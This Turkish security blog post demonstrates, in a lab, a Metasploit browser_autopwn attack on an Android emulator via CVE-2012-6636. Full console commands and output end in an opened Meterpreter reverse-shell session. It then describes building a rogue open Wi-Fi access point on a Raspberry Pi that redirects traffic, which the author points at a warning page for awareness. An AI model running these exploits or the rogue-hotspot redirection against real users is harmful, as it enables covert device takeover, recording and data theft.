Evil Pi

written by Mert SARICA | 2 March 2015

Her yıl olduğu gibi bu yıl da güvenlik firmaları tarafından hazırlanan güvenlik tahminleri raporlarını (örnek) inceleyecek olursanız yine mobil güvenliğin bu raporlarda öne çıktığını görebilirsiniz. Özellikle Android gibi güncellenmesi telefon üreticisinin insiyatifine kalmış olan işletim sistemlerini kullanan kullanıcılar, belki de yıllarca zafiyet barındıran bu sistemler ile yaşamak zorunda kalıyorlar.


Bu durumun kötüye kullanılma senaryolarından bir tanesi, mobil işletim sisteminizde yer alan ve zafiyet barındıran mobil internet tarayıcısı ile ziyaret ettiğiniz zararlı web sitesinde yer alan zararlı kodun, cep telefonunuzda çalışması sonucunda art niyetli kişilerin kontrolüne geçmesi olabilir. Cep telefonunuzu kontrol eden art niyetli kişi veya kişiler, kameranız ile sizden habersiz fotoğraf çekebildiği gibi tüm rehberinizi izinsiz olarak kopyalayabilirler.

Bu tür bir durumla karşılaşmama adına çoğu zaman bilmediğimiz, şüpheli web sitelerini ziyaret etmekten kaçınırız. Fakat aynı dikkati, oturduğumuz bir cafede veya gezdiğimiz bir AVM (alışveriş merkezi)'de yayın yapan kablosuz erişim noktasına bağlanırken göstermeyiz ve bunun da benzer bir sonuca yol açacağı çoğunlukla aklımızın ucundan bile geçmez.


Ben de bu yazı ile güvenilir olmayan kablosuz erişim noktasına bağlanmanın kullanıcılar için ne denli kötü bir sonuca yol açabileceğine, ürettiğim bir senaryo ile dikkat çekmek istedim ve hemen işe koyuldum.

Öncelikle Android 4.2.2 öncesinde tüm Android sürümlerini etkileyen bir zafiyetin (CVE-2012-6636), istismar edilerek nasıl kötüye kullanılabileceğini göstermek istedim. Bunun için Android SDK ile gelen Android Virtual Device (AVD) Manager üzerinde Android 4.1.2 yüklü bir sanal makine oluşturup, öykünücü (emulator) ile çalıştırdım. Ardından Metasploit üzerinde bulunan ve bağlantı kuran internet tarayıcısını ve eklentilerini otomatik olarak algılayıp (user-agent), 21 tane istismar kodu arasından buna uygun istismar kodu göndererek hedef sistem üzerinde uzaktan kod çalıştırmaya imkan tanıyan Auto Pwn modülünü çalıştırdım. Son olarak öykünücüde çalışan Android'in internet tarayıcısı ile Metasploit'in Browser Autopwn modülünün yüklü olduğu adrese bağlandığımda Metasploit üzerinde Meterpreter oturumu başarıyla kurulmuş oldu. Burada ürkütücü olan kısım, meterpreter oturumu üzerinden ses

ve görüntü kaydının rahatlıkla yapılabilecek olmasıydı.



```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
-
```




```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2014122301 [core:4.11.0.pre.2014122301 api:1.0.0]]
+ -- --=[ 1378 exploits - 777 auxiliary - 222 post        ]
+ -- --=[ 342 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set lhost 192.168.201.191
lhost => 192.168.201.191
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) > run
```

```
[*] Starting exploit multi/browser/java_rhino with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/QSYVUpGeg
[*]  Local IP: http://192.168.201.191:8080/QSYVUpGeg
[*] Server started.
[*] Starting exploit multi/browser/java_verifier_field_access with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/HAZsYaLpIe
[*]  Local IP: http://192.168.201.191:8080/HAZsYaLpIe
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/gDGhHUGan
[*]  Local IP: http://192.168.201.191:8080/gDGhHUGan
[*] Server started.
[*] Starting exploit windows/browser/adobe_flash_mp4_cprt with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/BjTgMwOxKITna
[*]  Local IP: http://192.168.201.191:8080/BjTgMwOxKITna
[*] Server started.
[*] Starting exploit windows/browser/adobe_flash_rtmp with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/NEWGrGnJiI
[*]  Local IP: http://192.168.201.191:8080/NEWGrGnJiI
[*] Server started.
[*] Starting exploit windows/browser/ie_cgenericelement_uaf with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/tRwVXe
[*]  Local IP: http://192.168.201.191:8080/tRwVXe
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/RlfwUO
[*]  Local IP: http://192.168.201.191:8080/RlfwUO
[*] Server started.
[*] Starting exploit windows/browser/ie_execcommand_uaf with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/pbpnyjGb
[*]  Local IP: http://192.168.201.191:8080/pbpnyjGb
[*] Server started.
[*] Starting exploit windows/browser/mozilla_nstreerange with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/OxYPsL
[*]  Local IP: http://192.168.201.191:8080/OxYPsL
[*] Server started.
[*] Starting exploit windows/browser/ms12_004_midi with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/mzdq
[*]  Local IP: http://192.168.201.191:8080/mzdq
[*] Server started.
[*] Starting exploit windows/browser/ms13_080_cdisplaypointer with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FQGYjp
[*]  Local IP: http://192.168.201.191:8080/FQGYjp
[*] Server started.
[*] Starting exploit windows/browser/ms14_064_ole_code_execution with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/uwUaAlm
[*]  Local IP: http://192.168.201.191:8080/uwUaAlm
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FeuiPolFVECfo
[*]  Local IP: http://192.168.201.191:8080/FeuiPolFVECfo
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.201.191:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.201.191:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.201.191:7777
[*] Starting the payload handler...

[*] --- Done, found 21 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.201.191:8080/
[*] Server started.
```

```
msf auxiliary(browser_autopwn) > set LPORT_ANDROID 4444
LPORT_ANDROID => 4444
msf auxiliary(browser_autopwn) > set MATCH android
MATCH => android
msf auxiliary(browser_autopwn) > rexploit
[*] Stopping existing job...
[*] Cleaning up exploits...
[*] Server stopped.

[*] Cleaning up exploits...
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Reloading module...
[*] Server stopped.
[*] Auxiliary module execution completed


[*] Setup
msf auxiliary(browser_autopwn) > [*] Obfuscating initial javascript 2015-01-05 07:42:58 -0500
[*] Done in 0.87502627 seconds


[*] Starting exploit modules on host 192.168.201.191...
[*] ---

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/KRgUIu
[*]  Local IP: http://192.168.201.191:8080/KRgUIu
[*] Server started.
[*] Starting handler for android/meterpreter/reverse_tcp on port 4444
[*] Started reverse handler on 192.168.201.191:4444
[*] Starting the payload handler...

[*] --- Done, found 1 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.201.191:8080/
[*] Server started.
[*] 192.168.201.1    browser_autopwn - Handling '/'
[*] 192.168.201.1    browser_autopwn - Handling '/?sessid=Qw5kcm9pZDp1bmRlZmluZWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDp1bmRlZmluZWQ6ZW4tVVM6YXJtbGU6Q2hyb21lOnVuZGVmaW5lZDo%3d'
[*] 192.168.201.1    browser_autopwn - JavaScript Report: Android:undefined:undefined:undefined:undefined:en-US:armle:Chrome:undefined:
[*] 192.168.201.1    browser_autopwn - Responding with 1 exploits
[*] 192.168.201.1    webview_addjavascriptinterface - Gathering target information.
[*] 192.168.201.1    webview_addjavascriptinterface - Sending response HTML.
[*] 192.168.201.1    webview_addjavascriptinterface - Serving armle exploit...
[*] Sending stage (43586 bytes) to 192.168.201.1
[*] Meterpreter session 1 opened (192.168.201.191:4444 -> 192.168.201.1:56446) at 2015-01-05 07:43:24 -0500
```





İstismar kısmından sonra yazımın asıl konusu olan, güvenilir olmayan bir kablosuz erişim noktasının nasıl ve ne kadar kolaylıkla art niyetli kişiler tarafından kötüye kullanılabileceği sorusuna yanıt bulmaya çalıştım.

Yanıt aramaya başladıktan kısa bir süre sonra aklıma şöyle bir kötüye kullanım senaryosu geldi;

- Art niyetli kişi Ucretsiz_WIFI adında kablosuz ve şifresiz erişim noktası oluşturur.
- Bunun üzerinde bir tane web sunucusu çalışır.
- Erişim noktasına bağlanan kullanıcı, herhangi bir web sitesine bağlanmaya çalıştığında kullanıcı otomatik olarak Browser Autopwn modülü çalışan Metasploit'e yönlendirilir.
- Bağlantı kuran sistem üzerinde bir zafiyet var ise otomatik olarak sistemi hacklenir.

Senaryoyu oluşturduktan sonra bunu pratiğe dökmek için nelere ihtiyacım olacağını düşünmeye başladım ve elimdeki donanımlarla bunu öğrenmek için tekrar işe koyuldum.


İlk olarak hali hazırda elimde bulunan ve üzerinde Kali yüklü olan Raspberry Pi Model B'yi kablosuz erişim noktası olarak çalıştırmak için çalışmalara

başladım. Kali'yi kablosuz erişim noktası olarak kullanabilmek için üzerine hostapd ve dnsmasq araçlarını yükledim (apt-get install hostapd dnsmasq).


İkinci olarak kablosuz ağ sızma testleri için biçilmiş kaftan olan Alfa marka AWUS036H model USB adaptörü Raspberry Pi'ye bağlayıp, AccessPoint Infrastructure / Master kipinde (access point olarak çalışabilme özelliği) çalıştırmaya çalıştım. Her zamanki gibi işler yolunda gitmedi. Birincisi Raspberry Pi Model B'nin gücü AWUS036H'yi çalıştırmaya yetmedi. Bu sorun beni yıldıramaz diyerek gittim ve Raspberry Pi Model B+ aldım. Bu defa da AWUS036H Master kipinde çalışmadı meğerse bu adaptör master kipinde çalışmayı desteklemiyormuş. Bu sefer de gidip TP-Link marka WN722N model WIFI USB adaptör aldım ve nihayet donanımsal sorunları aşmış oldum.

Üçüncü olarak dnsmasq ve Apache 404 yönlendirmesi ile bağlanan kullanıcıyı otomatik olarak web sunucusuna yönlendirmek için düzenlemeler yaptım.


Kullanıcının gitmek istediği sayfaya bulunamazsa (404 hata kodu), otomatik olarak yerel web sunucusunun ana sayfasına yönlendirilir. (Örnek: http://www.google.com.tr -> http://www.mertsarica.com/uyari.php (10.0.0.1))



Kullanıcı hangi sayfaya gitmek isterse istesin otomatik olarak yerel web sunucusuna yönlendirilir.



Sıra web sunucusunun içeriğini hazırlamaya geldiğinde, etik olarak erişim noktasına bağlananları web sunucusu üzerinden Metasploit'e yönlendirmek doğru olmayacağı için, kullanıcıların farkındalığını arttırma adına hazırlamış olduğum bir uyarı sayfasına yönlendirmeye karar verdim. Bu sayede hem kullanıcıları bu tür siber saldırılara karşı uyarmış hem de bu tür zararlı erişim noktalarına bağlanan potansiyel kullanıcı sayısını öğrenebilecektim.



